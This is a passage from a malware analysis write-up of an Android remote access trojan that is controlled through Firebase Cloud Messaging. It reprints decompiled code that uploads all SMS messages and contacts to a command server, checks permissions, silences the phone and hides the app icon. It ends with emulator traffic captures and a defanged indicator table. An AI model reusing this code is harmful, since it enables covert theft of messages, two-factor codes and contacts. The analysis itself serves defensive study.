+ ", Body=" + this.Body + ", Address=" + this.Address;
        }
    }
```

We try to see if it’s used in any classes, we see it’s used in `firebasemessaging` class.

In this class the malware will prepare the whole info which is collected to send it to the C2 server. The C2 server is firebase Cloud Messaging FCM which is provided by Google. The malware uses FCM to avoide detection. The malware will import these classes, every class collects info from the victim's phone such as `PhoneEvents` , `SmsWrapper` , `Phone` .

```
import android.app.Service;
import android.content.BroadcastReceiver;
import android.content.ComponentName;
import android.content.Context;
import android.content.Intent;
import android.os.IBinder;
import androidx.core.app.NotificationCompat;
import anywheresoftware.b4a.BA;
import anywheresoftware.b4a.agraham.reflection.Reflection;
import anywheresoftware.b4a.keywords.B4AApplication;
import anywheresoftware.b4a.keywords.Common;
import anywheresoftware.b4a.keywords.DateTime;
import anywheresoftware.b4a.objects.FirebaseNotificationsService;
import anywheresoftware.b4a.objects.IntentWrapper;
import anywheresoftware.b4a.objects.NotificationWrapper;
import anywheresoftware.b4a.objects.RuntimePermissions;
import anywheresoftware.b4a.objects.ServiceHelper;
import anywheresoftware.b4a.objects.collections.List;
import anywheresoftware.b4a.objects.collections.Map;
import anywheresoftware.b4a.objects.streams.File;
import anywheresoftware.b4a.phone.Phone;
import anywheresoftware.b4a.phone.PhoneEvents;
import anywheresoftware.b4a.phone.SmsWrapper;
import b4a.example.contactsutils;
import com.reza.sh.deviceinfo.DiviceInfo;
import java.lang.reflect.Method;
```

In `NotificationCompat` the malware will get the type of the notifications if the notification is from alarm, social, call, or email.

In `DiviceInfo` the malware will get the device info such as IsAirPlane mode, accounts, anroid ID, or UUID.

Now, in this class the malware will send commands from the C2 server to the victim's phone. To control the state of the phone to set on Vibration or set volumn to specific sound or silent.

```
 if (_comand.equals("vibrate") && _android.equals(_androidid)) {
            Phone.SetRingerMode(1);
        }
        if (_comand.equals(NotificationCompat.GROUP_KEY_SILENT) &&
_android.equals(_androidid)) {
            Phone.SetVolume(5, 0, false);
            Phone.SetVolume(1, 0, false);
            Phone.SetVolume(4, 0, false);
            Phone.SetVolume(3, 0, false);
        }
        if (_comand.equals("normal") && _android.equals(_androidid)) {
            Phone.SetRingerMode(2);
            Phone.SetVolume(5, 100, false);
            Phone.SetVolume(1, 100, false);
            Phone.SetVolume(4, 100, false);
            Phone.SetVolume(3, 100, false);
        }
```

The mlawre will check the connectivity to the internet with ping or send single SMS.

```
 if (_comand.equals("ping")) {
            String str = "result=ok&action=ping&androidid=" + _android + "&model=" +
_model + "&battry=" + _battry + "&opr=" + _opr;
            _data = str;
            _ht._poststring(_apilink, str);
        }
        if (_comand.equals("pingone") && _android.equals(_androidid)) {
            String str2 = "result=ok&action=pingone&androidid=" + _android +
"&model=" + _model + "&battry=" + _battry + "&opr=" + _opr;
            _data = str2;
            _ht._poststring(_apilink, str2);
        }
        if (_comand.equals("SendSingleMessage") && _android.equals(_androidid)) {
            _sendlargesms(_nump, _txm);
        }
```

The malware will send a command send device info and command to hide/unhide the icon of installed APK.

```
 if (_comand.equals("getdevicefullinfo") && _android.equals(_androidid)) {
            Common.LogImpl("83473462", "Deviceinfo is OK", 0);
            String str3 = "result=ok&action=getdevicefullinfo&androidid=" + _android
+ "&opr=" + _opr + "&model=" + _model + "&battry=" + _battry;
            _data = str3;
            _ht._poststring(_apilink, str3);
        }
        if (_comand.equals("hideicon") && _android.equals(_androidid)) {
            Common.LogImpl("83473474", "hideicon is OK", 0);
            _hideapp(true);
        }
        if (_comand.equals("showhideicon") && _android.equals(_androidid)) {
            Common.LogImpl("83473483", "unhideicon is OK", 0);
            _hideapp(false);
        }
        if (_comand.equals("testphone") && _android.equals(_androidid)) {
            _result1 = _rn.Check(RuntimePermissions.PERMISSION_SEND_SMS);
            _result2 = _rn.Check(RuntimePermissions.PERMISSION_READ_SMS);
            _result3 = _rn.Check(RuntimePermissions.PERMISSION_READ_CONTACTS);
            String str4 = "result=ok&action=testphone&sendsms=" +
BA.ObjectToString(Boolean.valueOf(_result1)) + "&readsms=" +
BA.ObjectToString(Boolean.valueOf(_result2)) + "&contacts=" +
BA.ObjectToString(Boolean.valueOf(_result3)) + "&model=" + _model;
            _data = str4;
            _ht._poststring(_apilink, str4);
        }
```

The malware wil send a command `getsms` to upload all SMS from victim’s phone. This ensure that if the malware steals your credentials and has your SMS which contains 2 factor authentication 2FA then you are fucked.

```
if (_comand.equals("getsms") && _android.equals(_androidid)) {
            Common.LogImpl("83473500", "GetLastSms is OK", 0);
            _li.Initialize();
            List GetAll = _sms2.GetAll();
            _li = GetAll;
            int size = GetAll.getSize();
            String str5 = "";
            for (int i = 0; i <= size - 1; i++) {
                _sms = (SmsWrapper.Sms) _li.Get(i);
                StringBuilder sb = new StringBuilder();
                sb.append(str5);
                sb.append(Common.CRLF);
                sb.append(Common.CRLF);
                sb.append("{");
                sb.append(Common.CRLF);
                sb.append("@The_Mammadw");
                sb.append(Common.CRLF);
                sb.append("Conversion:");
                sb.append(_sms.Address);
                sb.append(Common.CRLF);
                sb.append("Text:");
                sb.append(_sms.Body);
                sb.append(Common.CRLF);
                sb.append("Date:");
                DateTime dateTime = Common.DateTime;
                sb.append(DateTime.Date(_sms.Date));
                sb.append(" ");
                DateTime dateTime2 = Common.DateTime;
                sb.append(DateTime.Time(_sms.Date));
                sb.append(Common.CRLF);
                sb.append("}");
                str5 = sb.toString();
            }
            File file = Common.File;
            File file2 = Common.File;
            File.WriteString(File.getDirInternal(), "AllSms.txt", str5);
            File file3 = Common.File;
            _ht._postfile(_port1 + "/upload.php?result=ok&action=upload&androidid=" +
_android + "&opr=" + _opr + "&model=" + _model, File.getDirInternal(), "AllSms.txt");
        }
```

Then the malware send the command `getcontact` to get all contacts of the victim to make new victims. After the malware gets contacts, the malware will send spam SMS to the contacts to lure victims.


```
 if (_comand.equals("getcontact") && _android.equals(_androidid)) {
            Common.LogImpl("83473516", "contact is OK", 0);
            contactsutils contactsutilsVar = new contactsutils();
            contactsutilsVar._initialize(processBA);
            List _findcontactsbyphone = contactsutilsVar._findcontactsbyphone("",
false, false);
            int size2 = _findcontactsbyphone.getSize();
            String str6 = "";
            for (int i2 = 0; i2 < size2; i2++) {
                List _getphones =
contactsutilsVar._getphones(((contactsutils._cucontact)
_findcontactsbyphone.Get(i2)).Id);
                int size3 = _getphones.getSize();
                for (int i3 = 0; i3 < size3; i3++) {
                    contactsutils._cuphone _cuphoneVar = (contactsutils._cuphone)
_getphones.Get(i3);
                    str6 = str6 + Common.CRLF + "@The_Mammadw" + Common.CRLF +
_cucontactVar.DisplayName + ": " + _cuphoneVar.Number;
                }
            }
            File file4 = Common.File;
            File file5 = Common.File;
            File.WriteString(File.getDirInternal(), "Contacts.txt", str6);
            File file6 = Common.File;
            _ht._postfile(_port1 + "/upload.php?result=ok&action=upload1&androidid="
+ _android + "&opr=" + _opr + "&model=" + _model, File.getDirInternal(),
"Contacts.txt");
        }
```


The malware will try to maintain presistance to the victim’s phone. So the victim won’t suspect about the installed APK. So the malware will hide the icon of the malicious APK.

```
 public static String _hideapp(boolean z) throws Exception {
        Reflection reflection = new Reflection();
        B4AApplication b4AApplication = Common.Application;
        String packageName = B4AApplication.getPackageName();
        StringBuilder sb = new StringBuilder();
        B4AApplication b4AApplication2 = Common.Application;
        sb.append(B4AApplication.getPackageName());
        sb.append(".main");
        Object CreateObject2 =
reflection.CreateObject2("android.content.ComponentName", new Object[]{packageName,
sb.toString()}, new String[]{"java.lang.String", "java.lang.String"});
        reflection.Target = reflection.GetContext(processBA);
        reflection.Target = reflection.RunMethod("getPackageManager");
        reflection.Target = reflection.RunMethod4("setComponentEnabledSetting", new
Object[]{CreateObject2, Integer.valueOf(z ? 2 : 1), 0}, new String[]
{"android.content.ComponentName", "java.lang.int", "java.lang.int"});
        return "";
    }
```


Dynamic analysis

Now we will try to run the malicious APK on android emulator using `Android studio` and intercept the http/s using `Burp Suite`. After installing the malware. We run it. We see it's try to connect to `connectivitycheck.gstatic.com` to check connectivity of internet but this site is not found by using VT.




Files
Gmail
Google
Live
Maps
Messages
Phone
Photos
Play Movi..
Play Music
Play Store
Settings
WebView..
Widget Pr..
YouTube

Figure(4)


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.8.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options
User options Learn
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Search...
0 matches
Android Emulator - Pixel_3_API_27_2:5554
6:22
Search apps
Drive Chrome Live Files Phone
Calculator Calendar Camera Chrome Clock
Files Gmail Google Live Maps
Messages Phone Photos Play Movi.. Play Music
Play Store Settings WebView.. Widget Pr.. YouTube

Request to http://connectivitycheck.gstatic.com:80 [172.217.171.195]

```
GET /generate_204 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/60.0.3112.32 Safari/537.36
Host: connectivitycheck.gstatic.com
Connection: close
Accept-Encoding: gzip, deflate
```

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	0
Request Cookies	0
Request Headers	4

Live has stopped

Open app again

Figure(5)

IoC

No.	Description	Hash and URLs
1	The APK hash (MD5)	ce41d55ee66d509e1e2043d9e238f65a
2	C2 server	hxxp:///usenlghusk.gq/USK/rat.php
3	C2 Server	hxxp://usenlghusk.gq/USK

Article Quote

> يا سالكين إليه الدرب لا تقِفوا .. طابَ الوصول لمحرومٍ تمنَّاه

REF

1- IRATA